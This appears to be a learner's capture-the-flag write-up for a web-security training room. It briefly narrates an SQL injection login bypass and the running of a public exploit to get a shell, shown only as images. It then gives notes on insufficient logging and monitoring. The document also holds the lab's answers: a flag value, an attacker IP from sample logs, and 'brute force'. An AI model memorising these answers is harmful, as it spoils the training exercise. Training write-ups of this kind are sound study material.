
- So it is vulnerable to SQLi. Let’s try it ourselves

-
We’re in
-
But we need a shell in order to answer the question, so even though we managed to log in as admin, it is not what we re looking for.

-
A search on google revealed an interesting result that we may use:
- We run it and thus we can see its usage:

- We only need to provide the URL of the website:

-
We’re in (again)
-
And we get the flag:

A: 1611
[Severity 10] Insufficient Logging and Monitoring
#logs #logging
-
When web applications are set up, every action performed by the user should be logged.
-
Loggingis important because in the event of an incident, the attackers actions can be traced. -
Once their actions are traced, their risk and impact can be determined.
-
Without logging, there would be no way to tell what actions an attacker performed if they gain access to particular web applications.
-
The bigger impacts of these include:
-
regulatory damage:
- if an attacker has gained access to personally identifiable user information and there is no record of this, not only are users of the application affected, but the application owners may be subject to fines or more severe actions depending on regulations.
-
risk of further attacks:
-
without logging, the presence of an attacker may be undetected.
-
This could allow an attacker to launch further attacks against web application owners by stealing credentials, attacking infrastructure and more.
-
-
-
The information stored in logs should include:
- HTTP status codes
- Time Stamps
- Usernames
- API endpoints/page locations
- IP addresses
-
These logs do have some sensitive information on them so its important to ensure that logs are stored securely and multiple copies of these logs are stored at different locations.
-
As you may have noticed, logging is more important after a breach or incident has occurred.
-
The ideal case is having monitoring in place to detect any suspicious activity.
-
The aim of detecting this suspicious activity is to either stop the attacker completely or reduce the impact they’ve made if their presence has been detected much later than anticipated.
-
Common examples of suspicious activity includes:
-
multiple unauthorised attempts for a particular action (usually authentication attempts or access to unauthorised resources e.g. admin pages)
-
requests from anomalous IP addresses or locations: while this can indicate that someone else is trying to access a particular user’s account, it can also have a false positive rate.
-
use of automated tools: particular automated tooling can be easily identifiable e.g. using the value of User-Agent headers or the speed of requests.
- This can indicate an attacker is using automated tooling.
-
common payloads: in web applications, it’s common for attackers to use Cross Site Scripting (XSS) payloads.
- Detecting the use of these payloads can indicate the presence of someone conducting unauthorised/malicious testing on applications.
-
-
Just detecting suspicious activity isn’t helpful.
-
This suspicious activity needs to be rated according to the impact level.
- For example, certain actions will higher impact than others.
-
These higher impact actions need to be responded to sooner thus they should raise an alarm which raises the attention of the relevant party.
Questions
- What IP address is the attacker using?
-
From the last logs, we can see that there have been made some unsuccessful requests in a short time.
-
Thus, this must be the attacker.

A: 49.99.13.16
- What kind of attack is being carried out?
- As he is trying multiple usernames, we can guess he is using a brute force attack
A: brute force